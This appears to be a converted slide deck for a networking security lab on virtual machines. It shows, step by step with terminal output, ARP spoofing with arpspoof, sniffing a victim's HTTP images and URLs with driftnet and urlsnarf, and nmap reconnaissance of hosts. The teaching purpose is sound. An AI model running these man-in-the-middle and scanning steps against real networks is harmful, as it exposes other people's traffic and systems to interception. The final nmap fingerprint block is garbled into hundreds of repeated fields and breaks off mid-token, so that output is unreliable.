


Networking fundamentals Hands-On


session:

Feeling the bits and the bytes

Lab Setup: Setup 1



Lab Setup: Setup 2



Lab Setup: Software sources

- Virtualization = [VMware workstation](#)
- Kali Linux = [Image for Vmware](#)
- pFsense Firewall = [Download](#) [Installation guide](#)
- Windows 10 = [Download](#) [Installation guide](#)
- Sniffer = [Wireshark](#)



Lab Test: arp Spoofing

- Run a sniffer (Wireshark) on the computer that simulates an end station. Insert a Display Filter that will only show ARP packets. Ping from one network element to another and analyze the results obtained:

No.	Time	Source	Destination	Protocol	Length	Info
149315	79.108730	Vmware_64:3d:8c	Broadcast	ARP	60	Who has 192.168.0.55? Tell 192.168.0.254
149316	79.108905	Vmware_7f:10:6b	Vmware_64:3d:8c	ARP	60	192.168.0.55 is at 00:0c:29:7f:10:6b
151486	84.352081	Vmware_7f:10:6b	Vmware_64:3d:8c	ARP	60	Who has 192.168.0.254? Tell 192.168.0.55
151487	84.352210	Vmware_64:3d:8c	Vmware_7f:10:6b	ARP	60	192.168.0.254 is at 00:0c:29:64:3d:8c
159130	90.752487	Vmware_7f:10:6b	Vmware_e1:fa:58	ARP	60	Who has 192.168.0.100? Tell 192.168.0.55
159131	90.752531	Vmware_e1:fa:58	Vmware_7f:10:6b	ARP	42	192.168.0.100 is at 00:0c:29:e1:fa:58
185560	108.912733	Vmware_e1:fa:58	Vmware_7f:10:6b	ARP	42	Who has 192.168.0.55? Tell 192.168.0.100
185561	108.914200	Vmware_7f:10:6b	Vmware_e1:fa:58	ARP	60	192.168.0.55 is at 00:0c:29:7f:10:6b



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Fresh Cyber Managment

Lab Test: arp Spoofing

- To set up MITM, we will use the arpspoof tool installed in Kali
- First, we will enable IP Forwarding in Kali, to allow us to forward incoming packets to the server, back to the network, so that they reach their destination. In the ip_forward file, we will change the value from '0' to '1'. We will use the command:

echo '1' > /proc/sys/net/ipv4/ip_forward

```
root@Kali:~# cat /proc/sys/net/ipv4/ip_forward
0
root@Kali:~#
root@Kali:~#
root@Kali:~# echo '1' > /proc/sys/net/ipv4/ip_forward
root@Kali:~#
root@Kali:~# cat /proc/sys/net/ipv4/ip_forward
1
root@Kali:~#
root@Kali:~#
```

- Now you can perform Spoofing. We will use the command:

arpspoof -i eth0 -t victimIP -r DefaultGateway

```
root@Kali:~#
root@Kali:~# arpspoof -i eth0 -t 192.168.0.100 -r 192.168.0.254
0:c:29:7f:10:6b 0:c:29:e1:fa:58 0806 42: arp reply 192.168.0.254 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:64:3d:8c 0806 42: arp reply 192.168.0.100 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:e1:fa:58 0806 42: arp reply 192.168.0.254 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:64:3d:8c 0806 42: arp reply 192.168.0.100 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:e1:fa:58 0806 42: arp reply 192.168.0.254 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:64:3d:8c 0806 42: arp reply 192.168.0.100 is-at 0:c:29:7f:10:6b
0:c:29:7f:10:6b 0:c:29:e1:fa:58 0806 42: arp reply 192.168.0.254 is-at 0:c:29:7f:10:6b
```

Lab Test: arp Spoofing

- 4. Does PING between network components work?
- Look at the sniffer. What are the MAC addresses now?

```
2281617 1509.361974 Vmware_7f:10:6b Vmware_e1:fa:58 ARP 60 192.168.0.254 is at 00:0c:29:7f:10:6b
2281618 1509.361974 Vmware_7f:10:6b Vmware_64:3d:8c ARP 60 192.168.0.100 is at 00:0c:29:7f:10:6b
2306940 1511.363001 Vmware_7f:10:6b Vmware_e1:fa:58 ARP 60 192.168.0.254 is at 00:0c:29:7f:10:6b
2306941 1511.363001 Vmware_7f:10:6b Vmware_64:3d:8c ARP 60 192.168.0.100 is at 00:0c:29:7f:10:6b
2328482 1513.366175 Vmware_7f:10:6b Vmware_e1:fa:58 ARP 60 192.168.0.254 is at 00:0c:29:7f:10:6b
2328483 1513.366176 Vmware_7f:10:6b Vmware_64:3d:8c ARP 60 192.168.0.100 is at 00:0c:29:7f:10:6b
```

Run the MITM again, and compare the MAC addresses listed in the "victim's" ARP Table

```
C:\Users\user>
C:\Users\user>arp -a

Interface: 192.168.0.100 --- 0x5
 Internet Address      Physical Address      Type
 192.168.0.1           00-50-56-c0-00-01    dynamic
 192.168.0.55          00-0c-29-7f-10-6b    dynamic
 192.168.0.254         00-0c-29-7f-10-6b    dynamic
 192.168.0.255         ff-ff-ff-ff-ff-ff    static
 224.0.0.22            01-00-5e-00-00-16    static
 224.0.0.252           01-00-5e-00-00-fc    static
 224.0.0.253           01-00-5e-00-00-fd    static
 239.255.255.250       01-00-5e-7f-ff-fa    static

C:\Users\user>
```

```
C:\Users\user>
C:\Users\user>arp -a

Interface: 192.168.0.100 --- 0x5
 Internet Address      Physical Address      Type
 192.168.0.1           00-50-56-c0-00-01    dynamic
 192.168.0.55          00-0c-29-7f-10-6b    dynamic
 192.168.0.254         00-0c-29-64-3d-8c    dynamic
 192.168.0.255         ff-ff-ff-ff-ff-ff    static
 224.0.0.22            01-00-5e-00-00-16    static
 224.0.0.252           01-00-5e-00-00-fc    static
 224.0.0.253           01-00-5e-00-00-fd    static
 239.255.255.250       01-00-5e-7f-ff-fa    static

C:\Users\user>
```

Lab Test: HTTP site sniffing

When an MITM attacker is connected to the network, he can "see" the content of the application being used. In this experiment, the attacking computer will see the content of the web browser on the attacked computer. The attacked computer is using Internet Explorer.

For the first "attack" we will use a tool called driftnet, which is designed to listen to HTTP traffic and extract images from it.


1. We will start with ARP Spoofing to verify that the traffic of the attacked computer is passing through MITM.

2. Now we can peek at the content. In a new window, we will use the command:

driftnet -i eth0

Lab Test: HTTP site sniffing

3. A third window will open in which we will see the images from the website that is being browsed from the attacked computer:




Lab Test: HTTP site sniffing

For the second "attack", we will use a tool called urlsnarf, which is designed to listen to HTTP traffic and extract from it the URI, the page to which the attacked computer is browsing.

4. In a new window, we will use the command:

urlsnarf -i eth0

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# urlsnarf -i eth0  
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]  
Fri Aug 11 15:37:38 2017 [driftnet]
```



Lab Test: HTTP site sniffing

5. Repeat the experiments with the Chrome browser. Is the result the same?
6. Browse to the website <http://b2bento.blogspot.com>, try with two types of browsers. Is the result the same?
7. Assuming there are differences between types of browsers, how can this be explained?
Examine the experimental steps again; if necessary, use a sniffer on the attacked computer.



Lab Test: recon

A good hacker gathers intelligence on the target before launching an attack. A useful tool is NMAP, which is used to scan the network and identify potential vulnerabilities.

1. In a terminal window, we will use the command:

nmap -sS -Pn -A 'IpAddress'

Replace 'IpAddress' with the address of the Windows workstation, the router, and the host computer. What can we learn about each?

```
root@Kali:~# nmap -sS -Pn -A 192.168.0.100 root@Kali:~
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-11 15:45 HST
Nmap scan report for 192.168.0.100
Host is up (0.0012s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
5357/tcp   open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
MAC Address: 00:0C:29:E1:FA:58 (VMware)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 6.2-RELEASE (94%), Microsoft Windows 10 build 10586 - 14393 (93%), Microsoft Windows 8.1 R1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 10 build 10586 (92%), Microsoft Windows Server 2008 or 2008 Beta 3 (92%), Microsoft Windows Server 2008 R2 or Windows 8.1 (92%), Microsoft Windows 7 Professional or Windows 8 (92%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (92%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE
HOP RTT ADDRESS
1 1.24 ms 192.168.0.100
OS and Service detection performed. Please report any incorrect results at https://nmap.org
```


Lab Test: recon

```
root@Kali:~# nmap -sS -Pn -A 192.168.0.254 root@Kali:~
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-11 15:46 HST
Nmap scan report for 192.168.0.254
Host is up (0.0027s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2 (protocol 2.0)
|_ ssh-hostkey: 4096 43:64:2b:50:92:91:22:03:7e:78:5d:3a:25:95:b1:8a (RSA)
53/tcp    open  domain       Microsoft Windows RPC
80/tcp    open  http         nginx
|_ http-server-header: nginx
|_ http-title: Did not follow redirect to https://192.168.0.254/
443/tcp   open  ssl/http     nginx
|_ http-server-header: nginx
|_ http-title: Login
|_ ssl-cert: Subject: commonName=pfSense-589b3a8e53ee8/organizationName=pfSense webConfigurator Self-Signed Certificate/stateOrProvinceName=State/countryName=US
|_ Not valid before: 2017-02-08T15:34:38
|_ Not valid after: 2022-08-01T15:34:38
|_ ssl-date: TLS randomness does not represent time
|_ tls-nextprotoneg: http/1.1
|_ http/1.1-title: Service Unavailable
3128/tcp  open  http-proxy   Squid http proxy 3.5.26
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION GET
|_ http-server-header: squid/3.5.26
|_ http-title: ERROR: The requested URL could not be retrieved
```

```
root@Kali:~# nmap -sS -Pn -A 192.168.0.1
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-11 15:52 HST
Nmap scan report for 192.168.0.1
Host is up (0.00063s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2382/tcp  open  ms-sql-s     Microsoft SQL Server 2012 11.00.6020.00; SP3
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
MAC Address: 00:50:56:C0:00:01 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.40E=4%D=8/11%OT=135%CT=1%CU=33908%PV=Y%DS=1%DC=D%G=Y%M=005056%
OS:TM=598E5FD0%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=I%CI=I%II=
OS:I%SS=S%TS=A)SEQ(SP=107%GCD=1%ISR=109%CI=I%II=I%TS=A)OPS(01=M5B4NW8ST11%0
OS:2=M5B4NW8ST11%03=M5B4NW8NNT11%04=M5B4NW8ST11%05=M5B4NW8ST11%06=M5B4ST11)
OS:W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF%W7=FFFF%W8=FFFF%W9=FFFF%W10=FFFF%W11=FFFF%W12=FFFF%W13=FFFF%W14=FFFF%W15=FFFF%W16=FFFF%W17=FFFF%W18=FFFF%W19=FFFF%W20=FFFF%W21=FFFF%W22=FFFF%W23=FFFF%W24=FFFF%W25=FFFF%W26=FFFF%W27=FFFF%W28=FFFF%W29=FFFF%W30=FFFF%W31=FFFF%W32=FFFF%W33=FFFF%W34=FFFF%W35=FFFF%W36=FFFF%W37=FFFF%W38=FFFF%W39=FFFF%W40=FFFF%W41=FFFF%W42=FFFF%W43=FFFF%W44=FFFF%W45=FFFF%W46=FFFF%W47=FFFF%W48=FFFF%W49=FFFF%W50=FFFF%W51=FFFF%W52=FFFF%W53=FFFF%W54=FFFF%W55=FFFF%W56=FFFF%W57=FFFF%W58=FFFF%W59=FFFF%W60=FFFF%W61=FFFF%W62=FFFF%W63=FFFF%W64=FFFF%W65=FFFF%W66=FFFF%W67=FFFF%W68=FFFF%W69=FFFF%W70=FFFF%W71=FFFF%W72=FFFF%W73=FFFF%W74=FFFF%W75=FFFF%W76=FFFF%W77=FFFF%W78=FFFF%W79=FFFF%W80=FFFF%W81=FFFF%W82=FFFF%W83=FFFF%W84=FFFF%W85=FFFF%W86=FFFF%W87=FFFF%W88=FFFF%W89=FFFF%W90=FFFF%W91=FFFF%W92=FFFF%W93=FFFF%W94=FFFF%W95=FFFF%W96=FFFF%W97=FFFF%W98=FFFF%W99=FFFF%W100=FFFF%W101=FFFF%W102=FFFF%W103=FFFF%W104=FFFF%W105=FFFF%W106=FFFF%W107=FFFF%W108=FFFF%W109=FFFF%W110=FFFF%W111=FFFF%W112=FFFF%W113=FFFF%W114=FFFF%W115=FFFF%W116=FFFF%W117=FFFF%W118=FFFF%W119=FFFF%W120=FFFF%W121=FFFF%W122=FFFF%W123=FFFF%W124=FFFF%W125=FFFF%W126=FFFF%W127=FFFF%W128=FFFF%W129=FFFF%W130=FFFF%W131=FFFF%W132=FFFF%W133=FFFF%W134=FFFF%W135=FFFF%W136=FFFF%W137=FFFF%W138=FFFF%W139=FFFF%W140=FFFF%W141=FFFF%W142=FFFF%W143=FFFF%W144=FFFF%W145=FFFF%W146=FFFF%W147=FFFF%W148=FFFF%W149=FFFF%W150=FFFF%W151=FFFF%W152=FFFF%W153=FFFF%W154=FFFF%W155=FFFF%W156=FFFF%W157=FFFF%W158=FFFF%W159=FFFF%W160=FFFF%W161=FFFF%W162=FFFF%W163=FFFF%W164=FFFF%W165=FFFF%W166=FFFF%W167=FFFF%W168=FFFF%W169=FFFF%W170=FFFF%W171=FFFF%W172=FFFF%W173=FFFF%W174=FFFF%W175=FFFF%W176=FFFF%W177=FFFF%W178=FFFF%W179=FFFF%W180=FFFF%W181=FFFF%W182=FFFF%W183=FFFF%W184=FFFF%W185=FFFF%W186=FFFF%W187=FFFF%W188=FFFF%W189=FFFF%W190=FFFF%W191=FFFF%W192=FFFF%W193=FFFF%W194=FFFF%W195=FFFF%W196=FFFF%W197=FFFF%W198=FFFF%W199=FFFF%W200=FFFF%W201=FFFF%W202=FFFF%W203=FFFF%W204=FFFF%W205=FFFF%W206=FFFF%W207=FFFF%W208=FFFF%W209=FFFF%W210=FFFF%W211=FFFF%W212=FFFF%W213=FFFF%W214=FFFF%W215=FFFF%W216=FFFF%W217=FFFF%W218=FFFF%W219=FFFF%W220=FFFF%W221=FFFF%W222=FFFF%W223=FFFF%W224=FFFF%W225=FFFF%W226=FFFF%W227=FFFF%W228=FFFF%W229=FFFF%W230=FFFF%W231=FFFF%W232=FFFF%W233=FFFF%W234=FFFF%W235=FFFF%W236=FFFF%W237=FFFF%W238=FFFF%W239=FFFF%W240=FFFF%W241=FFFF%W242=FFFF%W243=FFFF%W244=FFFF%W245=FFFF%W246=FFFF%W247=FFFF%W248=FFFF%W249=FFFF%W250=FFFF%W251=FFFF%W252=FFFF%W253=FFFF%W254=FFFF%W255=FFFF%W256=FFFF%W257=FFFF%W258=FFFF%W259=FFFF%W260=FFFF%W261=FFFF%W262=FFFF%W263=FFFF%W264=FFFF%W265=FFFF%W266=FFFF%W267=FFFF%W268=FFFF%W269=FFFF%W270=FFFF%W271=FFFF%W272=FFFF%W273=FFFF%W274=FFFF%W275=FFFF%W276=FFFF%W277=FFFF%W278=FFFF%W279=FFFF%W280=FFFF%W281=FFFF%W282=FFFF%W283=FFFF%W284=FFFF%W285=FFFF%W286=FFFF%W287=FFFF%W288=FFFF%W289=FFFF%W290=FFFF%W291=FFFF%W292=FFFF%W293=FFFF%W294=FFFF%W295=FFFF%W296=FFFF%W297=FFFF%W298=FFFF%W299=FFFF%W300=FFFF%W301=FFFF%W302=FFFF%W303=FFFF%W304=FFFF%W305=FFFF%W306=FFFF%W307=FFFF%W308=FFFF%W309=FFFF%W310=FFFF%W311=FFFF%W312=FFFF%W313=FFFF%W314=FFFF%W315=FFFF%W316=FFFF%W317=FFFF%W318=FFFF%W319=FFFF%W320=FFFF%W321=FFFF%W322=FFFF%W323=FFFF%W324=FFFF%W325=FFFF%W326=FFFF%W327=FFFF%W328=FFFF%W329=FFFF%W330=FFFF%W331=FFFF%W332=FFFF%W333=FFFF%W334=FFFF%W335=FFFF%W336=FFFF%W337=FFFF%W338=FFFF%W339=FFFF%W340=FFFF%W341=FFFF%W342=FFFF%W343=FFFF%W344=FFFF%W345=FFFF%W346=FFFF%W347=FFFF%W348=FFFF%W349=FFFF%W350=FFFF%W351=FFFF%W352=FFFF%W353=FFFF%W354=FFFF%W355=FFFF%W356=FFFF%W357=FFFF%W358=FFFF%W359=FFFF%W360=FFFF%W361=FFFF%W362=FFFF%W363=FFFF%W364=FFFF%W365=FFFF%W366=FFFF%W367=FFFF%W368=FFFF%W369=FFFF%W370=FFFF%W371=FFFF%W372=FFFF%W373=FFFF%W374=FFFF%W375=FFFF%W376=FFFF%W377=FFFF%W378=FFFF%W379=FFFF%W380=FFFF%W381=FFFF%W382=FFFF%W383=FFFF%W384=FFFF%W385=FFFF%W386=FFFF%W387=FFFF%W388=FFFF%W389=FFFF%W390=FFFF%W391=FFFF%W392=FFFF%W393=FFFF%W394=FFFF%W395=FFFF%W396=FFFF%W397=FFFF%W398=FFFF%W399=FFFF%W400=FFFF%W401=FFFF%W402=FFFF%W403=FFFF%W404=FFFF%W405=FFFF%W406=FFFF%W407=FFFF%W408=FFFF%W409=FFFF%W410=FFFF%W411=FFFF%W412=FFFF%W413=FFFF%W414=FFFF%W415=FFFF%W416=FFFF%W417=FFFF%W418=FFFF%W419=FFFF%W420=FFFF%W421=FFFF%W422=FFFF%W423=FFFF%W424=FFFF%W425=FFFF%W426=FFFF%W427=FFFF%W428=FFFF%W429=FFFF%W430=FFFF%W431=FFFF%W432=FFFF%W433=FFFF%W434=FFFF%W435=FFFF%W436=FFFF%W437=FFFF%W438=FFFF%W439=FFFF%W440=FFFF%W441=FFFF%W442=FFFF%W443=FFFF%W444=FFFF%W445=FFFF%W446=FFFF%W447=FFFF%W448=FFFF%W449=FFFF%W450=FFFF%W451=FFFF%W452=FFFF%W453=FFFF%W454=FFFF%W455=FFFF%W456=FFFF%W457=FFFF%W458=FFFF%W459=FFFF%W460=FFFF%W461=FFFF%W462=FFFF%W463=FFFF%W464=FFFF%W465=FFFF%W466=FFFF%W467=FFFF%W468=FFFF%W469=FFFF%W470=FFFF%W471=FFFF%W472=FFFF%W473=FFFF%W474=FFFF%W475=FFFF%W476=FFFF%W477=FFFF%W478=FFFF%W479=FFFF%W480=FFFF%W481=FFFF%W482=FFFF%W483=FFFF%W484=FFFF%W485=FFFF%W486=FFFF%W487=FFFF%W488=FFFF%W489=FFFF%W